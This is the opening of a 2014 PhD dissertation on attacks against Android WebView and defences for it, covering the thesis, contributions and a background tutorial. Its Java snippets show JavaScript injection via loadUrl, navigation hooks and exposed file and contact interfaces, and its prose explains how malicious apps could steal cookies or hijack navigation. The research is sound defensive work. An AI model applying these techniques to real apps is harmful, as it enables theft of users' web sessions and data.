

Syracuse University

SURFACE

Dissertations - ALL

SURFACE

May 2014

ATTACKS AND COUNTERMEASURES FOR WEBVIEW ON MOBILE SYSTEMS

Tongbo Luo
Syracuse University

Follow this and additional works at: <https://surface.syr.edu/etd>



Part of the [Engineering Commons](#)

Recommended Citation

Luo, Tongbo, "ATTACKS AND COUNTERMEASURES FOR WEBVIEW ON MOBILE SYSTEMS" (2014).
Dissertations - ALL. 81.
<https://surface.syr.edu/etd/81>

This Dissertation is brought to you for free and open access by the SURFACE at SURFACE. It has been accepted for inclusion in Dissertations - ALL by an authorized administrator of SURFACE. For more information, please contact surface@syr.edu.

ABSTRACT

All the mainstream mobile operating systems provide a web container, called “WebView”. This Web-based interface can be included as part of the mobile application to retrieve and display web contents from remote servers. WebView not only provides the same functionalities as web browser, more importantly, it enables rich interactions between mobile apps and webpages loaded inside WebView. Through its APIs, WebView enables the two-way interaction. However, the design of WebView changes the landscape of the Web, especially from the security perspective.

This dissertation conducts a comprehensive and systematic study of WebView’s impact on web security, with a particular focus on identifying its fundamental causes. This dissertation discovers multiple attacks on WebView, and proposes new protection models to enhance the security of WebView. The design principles of these models are also described as well as the prototype implementation in Android platform. Evaluations are used to demonstrate the effectiveness and performance of these protection models.

ATTACKS AND COUNTERMEASURES FOR WEBVIEW ON MOBILE SYSTEMS

by

Tongbo, Luo

B.S. Beijing University of Technology, 2008

B.S. Mikkeli University of Applied Sciences, 2008

M.S Syracuse University, 2010

Dissertation

Submitted in partial fulfillment of the requirements for the degree of

Doctor of Philosophy

in

Computer & Information Science and Engineering

Syracuse University

May 2014

© Copyright 2014

Tongbo, Luo

All Rights Reserved

ACKNOWLEDGMENTS

I would like to thank my advisor, Prof. Wenliang Du. He taught me a lot in my academic life, such as systematically analyzing problem, thinking in high-level and presenting skills. Brainstorming with him is the exiting experience I had in my Ph.D. study. We can always come up with new ideas in various academic fields.

I thank Prof. Heng Yin, Prof. Steve J. Chapin, Prof. Jim Fawcett, Prof. Qinru Qiu and Prof. Yang Wang for agreeing to be on my thesis committee. I am grateful to them for a number of their perspectives that helped me succeed my PhD.

I have been lucky to have chance to collabrate peers, who supported me during my PhD life. In particular, I would like to thank Zutao Zhu, Guan Wang, Xing Jin, Karthick Jayaraman, Xi Tan and others for their great friendship.

I was fortunate to have the opportunity to work with some great researchers outside of Syracuse University such as Onur Aciicmez from Samsung Information Systems America and Charlie Reis from Google.

TABLE OF CONTENTS

	Page
ABSTRACT	i
LIST OF TABLES	x
LIST OF FIGURES	xi
1 Introduction	1
1.1 Pervasive Use of WebView	1
1.2 WebView Customization	3
1.3 WebView Security	4
1.3.1 Weakening of Trust Computing Base (TCB)	5
1.3.2 Weakening of Trust Displaying Base (TDB).	7
1.3.3 Holes on the WebView Sandbox.	9
1.4 Thesis and Contributions	9
1.5 Dissertation Organization	12
2 Background	14
2.1 Tutorial on Android WebView	14
2.1.1 Event monitoring	15
2.1.2 Invoke Java from Javascript	16
2.1.3 Invoke JavaScript From Java	18
2.2 The Architecture of Android WebView	19
2.2.1 Android WebView - Java Layer	20
2.2.2 Android WebView - C++ Layer	21
2.3 PhoneGap Framework	24
3 Related Work	28
3.1 Browser Security	28
3.1.1 New Browser Architectures	28

	Page
3.1.2 Fine-grained access control on Browser	29
3.1.3 Mitigation Methods.	31
3.1.4 Clickjacking Attacks.	32
3.2 Android Security	36
3.2.1 Android’s Security Architecture	37
3.2.2 Privilege Separation in Android.	37
3.3 WebView	38
4 WebView Security	39
4.1 WebView APIs	40
4.1.1 Web-based APIs	41
4.1.2 UI-based APIs	43
4.2 Attacks on Web-based APIs	44
4.3 Attacks From Web Pages	46
4.3.1 Attacks through Holes on the Sandbox	46
4.3.2 Attacks through Frame Confusion	51
4.4 Attack From Malicious Apps	57
4.4.1 The Problem: Trusted Computing Base	57
4.4.2 Attack Methods	59
4.4.3 JavaScript Injection	60
4.4.4 Event Sniffing and Hijacking	62
4.5 Case Studies	65
4.5.1 Sample Collection & Methodology	65
4.5.2 Usage of WebView	66
4.5.3 Usage of the WebView Hooks	67
4.5.4 Usage of <code>addJavascriptInterface</code>	68
4.5.5 WebView Usage Revisit	70
4.6 Attacks on UI-based APIs	70
5 Touchjacking Attack	71
5.1 Security Concerns on UI-based APIs.	72

	Page
5.2 Attack Overview	74
5.2.1 Attack Model	74
5.2.2 Positioning Method	76
5.3 Event-Simulating Attacks	77
5.4 Touchjacking Attacks	81
5.4.1 WebView Redressing Attack	82
5.4.2 Invisible WebView Attack	85
5.4.3 Keystroke Hijacking Attack	89
5.5 Attacks on Other Platforms	91
6 SecWebView: Prevent Script Injection Attack from Malicious Apps to WebView	92
6.1 The Problem	94
6.1.1 Similarity Between Browser and WebView	94
6.1.2 Different Between Browser and WebView	97
6.2 Preliminary Studies	99
6.2.1 Practical Usages of privileged APIs in WebView	99
6.2.2 Protection on Privileged APIs in Browser	104
6.3 SecWebView Model Design	106
6.3.1 Adversary Model	106
6.3.2 Access Control Model	107
6.4 SecWebView System Design	110
6.4.1 SecWebView System Overview	110
6.4.2 Access Control on WebView APIs	112
6.4.3 Alternative method for <i>loadUrl</i> API	113
6.4.4 Fine-grained Access Control on <i>loadUrl</i> API with Multiple Worlds .	114
6.4.5 Bridge to Connect Multiple Worlds	116
6.4.6 Cross-World Bridge Design	117
6.4.7 Security Analysis	120
6.4.8 Compatibility	122
6.5 Evaluation	123

	Page
6.5.1 Defense Effectiveness	123
6.5.2 Building Mobile Apps using SecWebView	126
6.5.3 Performance	128
7 Mediums: Visual Integrity Preserving Framework	130
7.1 Motivation	131
7.1.1 Existing Attacks Using Iframe	131
7.1.2 Existing Attacks on WebView	133
7.1.3 Miscellaneous Attacks	134
7.2 Container Threat Model	134
7.2.1 Weaken of Trusted Display Base	135
7.2.2 Visual Information Loss	136
7.3 Rebuild Trusted Display Base	138
7.3.1 The Mediums Framework	138
7.3.2 Visualization Enhancement	139
7.3.3 Dynamic Binding Framework	144
7.4 Implementation	147
7.4.1 UI-Event Monitor	148
7.4.2 Environment Monitor	150
7.4.3 Side Channel Notifier	150
7.4.4 Dynamic Binding Engine	151
7.5 Evaluation	152
7.5.1 Attack Scenarios	153
7.5.2 Evaluation of Visual Enhancement	154
7.5.3 Evaluation of Dynamic Binding	158
8 Contego: Capability-based Access Control for the Web	161
8.1 Problem and Potential Solution	163
8.1.1 Problem	163
8.1.2 Potential Solutions	165
8.2 Access Control Models	167

	Page
8.2.1 The Needs	167
8.2.2 The Escudo's Ring Model	169
8.2.3 Capability Model	170
8.3 Capability for the Web	172
8.3.1 Capabilities	172
8.3.2 Binding of Capabilities	174
8.3.3 Capability Enforcement	174
8.4 Ensuring Security	175
8.5 Implementation on Browser	178
8.5.1 System Overview	178
8.5.2 HTML-Induced Actions	180
8.5.3 Javascript-Induced Actions	181
8.5.4 Event-Driven Actions	184
8.5.5 Backward Compatibility	187
8.6 Porting Implementation on Android WebView	187
8.7 Case Studies and Evaluation	189
8.7.1 The Orkut worm	189
8.7.2 Untrusted input - AD Network	190
8.7.3 Prevent XSS in Collabtive	192
8.7.4 Performance Overhead	193
9 Summary	195
LIST OF REFERENCES	196
VITA	207

LIST OF TABLES

Table	Page
7.1 Survey Results Among 86 Participants	156
7.2 Mediums Scenarios and Action Definations	158

LIST OF FIGURES

Figure	Page
2.1 Architecture of Android WebView	19
2.2 Architecture of WebView Java Layer	20
2.3 Binding between WebView Java and Native Layer	23
2.4 The PhoneGap Architecture	26
3.1 Existing Solutions	34
4.1 WebView APIs Classification	41
4.2 Threat Models	45
4.3 Threat Models	53
4.4 Attack Methods	59
4.5 WebView Usage	67
4.6 WebView Usage in Android Applications	69
5.1 Touchjacking Threat Model	73
5.2 Event Dispatching Mechanism and APIs	77
5.3 Event-Simulating Attacks on WebView	78
5.4 Touchjacking Attack Overview	81
5.5 WebView Redressing Attack Example	83
5.6 Invisible WebView Attack Example	85
5.7 Invisible WebView Attack Example	88
5.8 Keystroke Hijacking Attack Example	89
5.9 Attacks on mobile platforms	91
6.1 Browser and WebView Architecture	96
6.2 Script Injection Statistics	101
6.3 SecWebView Runtime Prompt Warnings	108
6.4 Architecture of SecWebView	111

Figure	Page
6.5 WebView Permissions	113
6.6 Architecture of the Cross-World Bridge	119
6.7 How to Use SecWebView to Protect Webpages	123
6.8 Config Decision Tree	127
6.9 Application Overhead	128
7.1 Fundamental Problem Exploit	137
7.2 Side Channel on Browser	141
7.3 Side Channel on Mobile Devices	142
7.4 Mediums Framework Overview	147
7.5 UI-Event & Environment Monitor	149
7.6 Dynamic Binding Engine	152
7.7 WebView overlapped with UI component	153
7.8 Transparent WebView Overlapping	154
7.9 Dynamic Binding Performance Overhead	159
8.1 The Evolution of the Web	161
8.2 Capability Bitmap	173
8.3 System Overview	179
8.4 Rewrite JavaScript Function to Enforce Capability	184
8.5 Event Mechanism in Chrome	186
8.6 Performance	194

1. INTRODUCTION

Over the past three years the smartphone and tablet industry has seen tremendous growth. A Pew Research Center's survey in 2013 showed that 56 percent of adults in the U.S. now have smartphones, and the majority of 25-34 and 18-24 year olds now own smartphones (81% and 79% respectively) [1]. Because of the appealing features of these mobile devices, more and more people now own either a smartphone, a tablet, or both. A critical factor that has contributed to the wide-spread adoption of smartphones and tablets is their software applications (simply referred to as *apps* by the industry). These apps provide many innovative functionalities of mobile devices. There are many apps on the market for both smartphones and tablets: In July 2013, Google announced that there are 1 million apps in the Google Play store [2]; In October 2013, Apple says that more than 1 million apps are in the App Store [3]. The number is still increasing at a fast rate.

1.1 Pervasive Use of WebView

Among these apps, many are web-based. Namely, they have the **demand** to get contents from web servers using the standard HTTP protocol, display web contents, and allow users to interact with web servers. But there are significant differences. Browsers are designed to be generic, and their features are independent from web applications. Most web-based apps, on the contrary, are customized for specific web applications. Because

they primarily serve their intended web applications, they can implement features that are specific to those applications. For example, **Facebook Mobile** is developed specifically for **Facebook** to provide an easier and better way—compared to **Facebook**’s web interface—to view **Facebook** content, interact with its servers, and communicate with friends. Because of the richer experience gained from these customized “browsers”, most users prefer to use them on mobile devices, instead of the actual browsers. Many popular web applications have their dedicated apps, developed in-house or by third parties. Another **demand** for mobile app developers is that they are forced to contend with a multitude of mobile phones and OS branches. App developers get inundated with demands to find that sweet bridge of communication and design something that appeals to all of the OS camps. One of the solutions is to allow developers to write code in platform-neutral HTML and JavaScript that can be displayed in any device, and any system.

To satisfy these demands as well as to respond to the challenge of supporting multiple platforms, all the mainstream mobile operating systems provide a web container. This Web-based interface can be included as part of the apps to retrieve and display web contents from remote servers. This technology, called **WebView**, packages the basic functionalities of browsers—such as page rendering, navigation, JavaScript execution—into a class. Apps requiring these basic browser functionalities can simply include the **WebView** library and create an instance of **WebView** class. By doing so, apps essentially embed a basic browser in them, and can thus use it to display web contents or interact with web applications.

It is called **WebView** [4] on **Android** [5], **UIWebView** [6] on **iOS** [7], **WindowsBrowser** [8] on **Windows Phone** [9], **Cascades.WebView** [10] on **BlackBerry 10** [11], **Mojo.WebView** [12]

on Palm WebOS [13], and Webview [14] on Symbian [15]. In this dissertation, we use WebView for simplicity because we mainly focus on Android platform. The use of WebView is pervasive. Around 70% [16, 17] of Android apps from Google Play embed at least one WebView component in them. We identified 10800 apps which contain WebView from the 14674 Android apps we collected from Google Play.

1.2 WebView Customization

WebView not only provides the same functionalities as web browser, more importantly, it enables rich interactions between mobile apps and webpages loaded inside WebView. With these interaction mechanisms, mobile apps become more powerful than the traditional browsers. They can fully customize with respect to how and what contents are displayed based on the needs, as well as provide additional features beyond what is provided by the webpage. What truly makes customization possible is the APIs provided by the WebView. Through its APIs, WebView enables the **two-way interaction**: From apps to web pages, apps can invoke JavaScript code within web pages or insert their own JavaScript code into web pages; apps can also monitor and intercept the events occurred within the webpage, and respond to them. From web pages to apps, apps can register interfaces to WebView, so JavaScript code in the webpage can invoke these interfaces.

With such a two-way interaction mechanism between apps and web pages, apps become more powerful than the traditional browsers. They can customize their interfaces based on the web contents and the screen size, as well as provide additional features beyond what is provided by the web application, giving users a much richer experience than the generic

browsers. For example, **Facebook mobile** makes it easy to stay connected and share with friends, share status updates from the home screen, chat with friends, look at friends' walls and user information, check in to places to get deals, upload photos, share links, check messages, and watch videos. These features, implemented in Java or Object C, are beyond what **Facebook** can achieve with the traditional web interface, through JavaScript and HTML.

1.3 WebView Security

We will discuss the fundamental problems in the WebView design in this subsection. At the same time as mobile apps give users a much richer experience using WebView than the generic browsers, WebView exposes a larger attack surface to untrusted mobile apps. Malicious mobile applications can compromise private web contents of the pages loaded inside WebView. My study shows that a huge number of mobile apps are potentially under attack. If the situation is not improved, the problem will get worse. What makes the scenario even worse is that mobile app developers may not be the ones that own the webpage. For example, one of the most popular *Facebook* apps for Android is called *FriendCaster*, which is developed by *Handmark*, not *Facebook*. It is hard for users to notice it. As a result, once they log into their accounts using Facebook page loaded inside the embedded WebView, their whole Facebook contents can be compromised by attackers.

1.3.1 Weakening of Trust Computing Base (TCB)

The pervasive use of WebView and mobile devices has actually changed the security landscape of the Web. For many years, we were accustomed to browsing the Web from a handful of familiar browsers, such as IE, Firefox, Chrome, Safari, etc., all of which are developed by well-recognized companies, and we trust them. Such a paradigm has been changed on smartphones and tablets: thanks to **WebView**, apps can now become browsers, giving us hundreds of thousands “browsers”. Most of them are not developed by well-recognized companies, and their trustworthiness is not guaranteed. As we all know, security in any system must be built upon a solid Trusted Computing Base (TCB), and web security is no exception. Web applications rely on several TCB components to achieve security; an essential component is browser. A Browser is a critical component in the **Trusted Computing Base (TCB)** of the Web: Web applications rely on browsers on the client side to secure their web contents, cookies, JavaScript code, and HTTP requests. The main reason we use those selected browsers is that we trust that they can serve as a TCB, and that their developers have put a lot of time into security testing. When shifting to those unknown “browsers”, the trust is gone, and so is the TCB. We do not know whether these “browsers” are trustworthy, whether they have been through rigorous security testing, or whether the developers even have adequate security expertise.

WebView technology in the mobile operating system changes the TCB picture for the Web because WebView is not isolated from Android applications; on the contrary, WebView is designed to enable a closer interaction between Android applications and web pages. Essentially, WebView-embedding Android applications become the **customized**

browsers, but these browsers, usually not developed by well-recognized trusted parties, cannot serve as a TCB anymore. If a web application interacts with a malicious Android application, it is equivalent to interacting with a malicious browser: all the security mechanism it relies on from the browser is gone.

WebView's `loadUrl` API is commonly used to inject script directly into WebView without security checks. If the parameter string starts with '*javascript:*', WebView will execute the string within the context of the current webpage inside WebView. The purpose of this feature is to allow mobile developers to extend the functionalities of the webpage, giving users a much richer browsing experience. Therefore, the injected script has the same power as the one from the page. It can manipulate the page's DOM objects and cookies, interact with any page script, send AJAX requests to the server and etc. The powerful script injection attack makes a huge impact. However, without injecting script, malicious mobile apps can still compromise the web content inside WebView. For example, Android applications can monitor events occurred within WebView. This is done through the hooks provided by the `WebViewClient` class. Attackers can install hook functions to hooks, and they are triggered when their intended events have occurred inside WebView. Once triggered, these hook functions can access the event information, or may change the consequence of the events. For example, delegation functions for the `shouldOverrideUrlLoading` hook are triggered when a navigation event happens. They can take over the control of the navigation such as changing the destination URL to malicious websites.

However, this is different from the situation when attackers have compromised the whole browser by controlling the native binary code of the browser. In such a situation,

attackers control everything in the browser. Malicious Android applications, however, only override the limited portion of the APIs in WebView, and the rest of WebView can still be protected by the underlying system. It is more like the usage of “iFrame”, which is used to let websites embed pages from other domains; the web browser enforces the Same Origin Policy to isolate each other if they come from a different domain. Similar to the WebView situation, a malicious webpage can embed a page from Facebook into one of its iframes, the content of the Facebook page will be rendered and displayed. With the underlying access control mechanism enforced by the trusted native browser code, the Facebook page cannot be compromised by its hosting page. Similarly, if WebView is provided to applications as a blackbox (i.e no APIs), it can still be counted as a TCB component for the Web even if it is embedded into a malicious application, because isolation mechanism provided by WebView is implemented using WebKit, which is trustworthy.

1.3.2 Weakening of Trust Displaying Base (TDB).

From the security perspective, there is one thing that clearly separates WebView from the other UI components, such as button, text field, etc. In those UI components, the contents within the components are usually owned by or are intended for the applications themselves. For example, the content of a button is its label, which is usually set by applications; the content of a text field is usually user inputs, which are fed into applications. Therefore, there is no real incentive for applications to attack the contents of these components. WebView has changed the above picture. In mobile systems, the developers of applications and the owners of web contents inside WebView are usually not

the same. Contents in WebView come from web servers, which are usually owned by those that differ from those who developed the mobile applications. It should be noted that before Facebook released its own applications for iPhones and Android phones, most users used the applications developed by third parties (many are still using them). Because of such an ownership difference, it is essential for all mobile platforms to provide the assurance to web applications that their security will not be compromised if they are loaded into another party's mobile applications.

A WebView component with better access control enforced on all the cross-component communication channels guarantees that the integrity and confidentiality of the web apps cannot be compromised even if they were loaded into the WebView embedded in a malicious application. However, there is no access control enforced on the UI-based APIs exposed by the WebView. Through these APIs, the malicious host app can manipulate the display properties of the container and its inside contents. For example, the host application can set the position and size of the container; the alpha value of the contents in the container can also be decided by the host. Without access control on these UI-based APIs, there is no trusted computing base to ensure visual security. We call this kind of trusted computing base the Trusted Display Base (TDB).

The Touchjacking attacks we will explain in the Chapter 5 reveal how the attackers compromise the integrity of the web page only using the UI-based APIs inherited by the WebView class.

1.3.3 Holes on the WebView Sandbox.

Another important security feature of browsers is sandbox, which contains the behaviors of web pages inside the browsers, preventing them from accessing the system resources or the pages from other origins. Unfortunately, WebView enables web application’s JavaScript code to invoke Android application’s Java code (or iOS application’s Objective-C code). Allowing apps to bind an interface to WebView fundamentally changes the security of browsers, in particular, WebView allows apps to punch “holes” on the sandbox, breaking the sandbox model adopted by all browsers. Because of the risk of running untrusted JavaScript programs inside browsers, all browsers implement an access control mechanism called *sandbox* to contain the behaviors of these programs. When an application uses `addJavascriptInterface` to attach an interface to WebView, it breaks browser’s sandbox isolation, essentially creating holes on the sandboxes. Through these holes, JavaScript programs are allowed to access system resources, such as files, databases, camera, contact, locations, etc. Once an interface is registered to WebView through `addJavascriptInterface`, it becomes global: all pages loaded in the WebView can call this interface, and access the same data maintained by the interface. This makes it possible for web pages from one origin to affect those from others, defeating SOP.

1.4 Thesis and Contributions

This dissertation’s thesis is this: **This dissertation systematically analyzes the security of WebView design, and proposes principles to design a secure Web-container, which can be embedded in an untrusted mobile applications.**

In support of this thesis, this dissertation describes the following contributions:

1. **Attacks on WebView in the Android System.** The WebView technology in the Android system enables apps to bring a much richer experience to users, but unfortunately, at the cost of security. The design of WebView changes the landscape of the Web, especially from the security perspective. We have identified that two essential pieces of the Web’s security infrastructure are weakened if WebView and its APIs are used: the Trusted Computing Base (TCB) at the client side, and the sandbox protection implemented by browsers. We have discussed a number of attacks on WebView, either by malicious apps or against non-malicious apps. Although we have not observed any real attack yet, through our case studies, we have shown that the condition for launching these attacks is already matured, and the potential victims are in the millions; it is just a matter of time before we see real and large-scale attacks.

2. **Touchjacking Attacks.** Even if the APIs designed specifically for WebView are secured by adding extra access control, WebView is still in danger. This is because WebView inherits many UI-based APIs from its super classes which designed for the general-purposed user interface (UI) components, and these APIs can be abused as well, although in a very different way. We describe several attacks based on the inherited APIs. We show that using these APIs, attackers can compromise the integrity and confidentiality of the web contents inside WebView blackbox. The impact of the attacks on UI-based APIs is quite significant, as all the platforms that

we have studied, including Android, iOS, and Windows Phone, are vulnerable to these attacks.

3. **SecWebView: Secure WebView in the Android System.** Current access control on WebView is inadequate to protect webpages in WebView embedded in neither trusted nor untrusted mobile apps. Our comprehensive study on the practical usage of injected script among 600 Android apps shows a call for research to study what kind of access control system is adequate for this emerging type of web containers. We investigate which sub-component of WebView causes the weakening of the TCB. We introduce WebView permissions and propose a fine-grained access control mechanism for the powerful WebView APIs. We use a separate JavaScript virtual machine (*Android World*) to isolate injected script. We are the first to propose a bridge to support communication across JavaScript VMs. We have implemented our scheme in Android and have evaluated its effectiveness and performance.
4. **Mediums: Visual Integrity Preserving Framework.** The UI redressing attack and its variations have spread across several platforms, from web browsers to mobile systems. We study the fundamental problem underneath such attacks, and formulate a generic model called the *container threat model*. We believe that the attacks are caused by the system's failure to preserve visual integrity. From this angle, we study the existing countermeasures and propose a generic approach, Mediums framework, to develop a *Trusted Display Base* (TDB) to address this type of problems. We use the side channel to convey the lost visual information to users. From the access control perspective, we use the dynamic binding policy model to allow the server to

enforce different restrictions based on different client-side scenarios. We implement our solutions in Android 4.0.3 system and our evaluation demonstrates encouraging results.

5. **Contego: Capability-based Access Control for Web Browsers & WebView.**

Webpages in web browsers can access multiple web-related resources, and WebView exposes more and more application and system resources to the webpages. However, a web page can simultaneously contain entities with varying levels of trustworthiness. The Same-Origin Policy (SOP) policy adopted by the Web does not provide access control on the interaction within a page. Contego framework introduces capability-based access control model for client-side web components (e.g., web browsers and WebView). Contego can conduct a finer-grained access control and dynamically adjust the privileges based on environment conditions; webpage developers can assign different sets of small privileges to the contents with different levels of trustworthiness.

1.5 Dissertation Organization

The remainder of the thesis is organized as follows:

- Chapter 2 provides a tutorial on Android WebView component.
- The related works of Web security and Android security are reviewed in Chapter 3.
- Chapter 4 describes the attacks we identified on WebView in the Android System.

- Chapter 5 illustrates the attacks we identified on sandboxed WebView component by using the UI-based inherited APIs.
- Chapter 6 instantiates the framework to rebuild WebView TCB to prevent attacks from malicious mobile application.
- Chapter 7 demonstrates the framework to preserve visual integrity for web containers.
- Chapter 8 studies how to adopt capability-based access control to web engine design to provide finer-grained in-page access control for both browser and WebView.
- Chapter 9 concludes the dissertation and discusses the future researches.

2. BACKGROUND

Since this dissertation only focuses on WebView in Android platform, this section gives a brief tutorial on Android's WebView component and discusses the architecture of WebView. This background information is important to better understand the work I did in this dissertation.

2.1 Tutorial on Android WebView

In Android platform, WebView is a subclass of `View`, and it is used to display web contents. Using WebView, Android applications can easily embed a powerful browser inside. WebView is not only to be used to display web contents, but also to interact with web servers. Embedding a browser inside Android application can be easily done using the following example (JavaScript is disabled by default within WebView, the second statement enables the JavaScript execution for the WebView.):

```
WebView webView = new WebView(this);  
  
webView.getSettings().setJavaScriptEnabled(true);
```

Once the WebView is created, Android apps can use its `loadUrl` API to load a web page if given a URL string. The following code loads the Facebook page into WebView:

```
webView.loadUrl("http://www.facebook.com");
```

What makes `WebView` exciting is not only because it serves simply as an embedded browser, but also because it enables Android applications to interact with web pages and web applications, making web applications and Android applications tightly integrated. There are three types of interactions that are widely used by Android applications; we will discuss them in the rest of this subsection.

2.1.1 Event monitoring

Android applications can monitor the events occurred within `WebView`. This is done through the hooks provided in the `WebViewClient` class. `WebViewClient` provides a list of hook functions, which are triggered when their intended events have occurred inside `WebView`. Once triggered, these hook functions can access the event information, and may change the consequence of the events.

To use these hooks, Android apps should first create a `WebViewClient` object, and then tell `WebView` to invoke the hooks in this object when the intended events have occurred inside `WebView`. `WebViewClient` has already implemented the default behaviors—basically doing nothing—for all the hooks. If we want to change that, we can override the hook functions with our own implementation. Let us see the code in the following:

```
WebViewclient wvclient = new WebViewClient() {

    // override the "shouldOverrideUrlLoading" hook.

    public boolean shouldOverrideUrlLoading(WebView view,String url){

        if(!url.startsWith("http://www.facebook.com")){

            Intent i = new Intent("android.intent.action.VIEW", Uri.parse(url));
```

```

        startActivity(i);
    }
}

// override the "onPageFinished" hook.

public void onPageFinished(WebView view, String url) { ... }

}

webView.setWebViewClient(wvclient);

```

In the example above, we override the `shouldOverrideUrlLoading` hook, which is triggered by the navigation event, i.e., the user tries to navigate to another URL. The modified hook ensures that the target URL is still from **Facebook**; if not, the `WebView` will not load it; instead, the system's default browser will be invoked to load the URL. In the same example, we have also overridden the `onPageFinished` hook, so we can do something when a page has finished loading.

2.1.2 Invoke Java from Javascript

`WebView` provides a mechanism for the JavaScript code inside it to invoke Android apps' Java code. The API used for this purpose is called `addJavascriptInterface`. Android apps can register Java objects to `WebView` through this API, and all the public methods in these Java objects can be invoked by the JavaScript code from inside `WebView` (Before Android 4.2). For the apps in Android 4.2 and above, only methods explicitly marked with the `'@JavascriptInterface'` annotation are accessible to JavaScript code

within the `WebView`. The `@JavascriptInterface` annotation must be added to any method that is intended to be exposed via the bridge (the method must be public as well).

In the following example, two Java objects are registered: `FileUtils` and `ContactManager`. Their public methods are also shown in the example. `FileUtils` allows the JavaScript code inside `WebView` to access the Android's file system, and `ContactManager` allows the JavaScript code to access the user's contact list.

```
webView.addJavascriptInterface(new FileUtils(), "FUtil");

webView.addJavascriptInterface(new ContactManager(), "GC");

...

// The FileUtils class has the following methods:

@JavascriptInterface /* Needed in Android 4.2 and above */

public int write (String filename, String data, boolean append);

@JavascriptInterface

public String read (filename);

...

// The ContactManager class has the following methods:

public void searchPeople (String name, String number);

public ContactTriplet getContactData (String id);

...

```

Let us look at the `FileUtils` interface, which is bound to `WebView` in the name of `FUtil`. JavaScript within the `WebView` can use name `FUtil` to invoke the methods in

`FileUtils`. For example, the following JavaScript code in a web page writes its data to a local file through `FUtil`.

```
<script>

    filename = '/data/data/com.livingsocial.www/' + id + '_cache.txt';

    FUtil.write(filename, data, false);

</script>
```

2.1.3 Invoke JavaScript From Java

In addition to the JavaScript-to-Java interaction, `WebView` also supports the interaction in the opposite direction, from Java to JavaScript. This is achieved via another `WebView` API called `loadUrl`. If the URL string starts with `"javascript:"`, `WebView` will execute this code within the context of the page inside `WebView`. For example, the following Java code adds a “Hello World” string to the page, and then sets the cookie of the page to empty.

```
String str="'<div><h2>Hello World</h2></div>';

webView.loadUrl("javascript:document.appendChild("+str+");");

webView.loadUrl("javascript:document.cookie=''");
```

It can be seen from the above example that the JavaScript code has the same privilege as that in the web page: they can manipulate the page’s DOM objects and cookies, invoke the JavaScript code within the page, send AJAX requests to the server, etc. The purpose

of the API `loadUrl` is to allow Android applications to extend the functionalities of web applications, giving users a much richer browsing experience.

2.2 The Architecture of Android WebView

We have discussed how to use WebView in Android applications; in this subsection, we explain the architecture of WebView component in Android system.




Fig. 2.1.: Architecture of Android WebView

Figure 2.1 shows the `WebView` architecture, which can be interpreted by its name `Web` and `View`. Specifically speaking, `WebView` expands the view component by building it on the top of a web component, and redefines it as a `WebView`. The “Web” part (called C++ Layer) contains the code that deals with web-related tasks; The “View” part (called Java Layer) is bunch of Java classes that wrap the underlying *Web* part, and expose APIs to mobile apps. The two layers communicate with each other through JNI. For example, `loadUrl` is a `WebView` API exposed to mobile apps by Java class `android.webkit.WebView`

to navigate the page inside WebView. This API invokes the native method *nativeLoadUrl* which is defined in the native WebKit library via JNI. This is because the native library is the component actually processes web-related tasks, such as page navigation.

2.2.1 Android WebView - Java Layer

Figure 2.2 shows the architecture of WebView Java layer. There are two threads to run the code in the Java layer. **UI thread** contains the code that has a closer interaction with the mobile apps; the **WebView** class, which is the component embedded inside mobile apps and exposes the majority of APIs to mobile apps, must runs in the UI thread. Another thread is **WebViewCore thread**, which runs the code that has a closer interaction with the native WebKit library.




Fig. 2.2.: Architecture of WebView Java Layer

These two threads communicate with each other by sending messages. For example, **WebView** object can send message to **WebViewCore** object in another thread. After **WebViewCore** disposes the message, it will send response back to **UI thread** by invoking

the callback functions defined in the `CallbackProxy` class. Another important class is `BrowserFrame` which is created by the `WebViewCore` class. In native WebKit library, an entire webpage is represented by a hierarchy of `Frame` objects. Each instance of `BrowserFrame` class represents a `Frame` object. All the messages related to certain frame from native library will be sent to the `BrowserFrame` object that represents that frame.

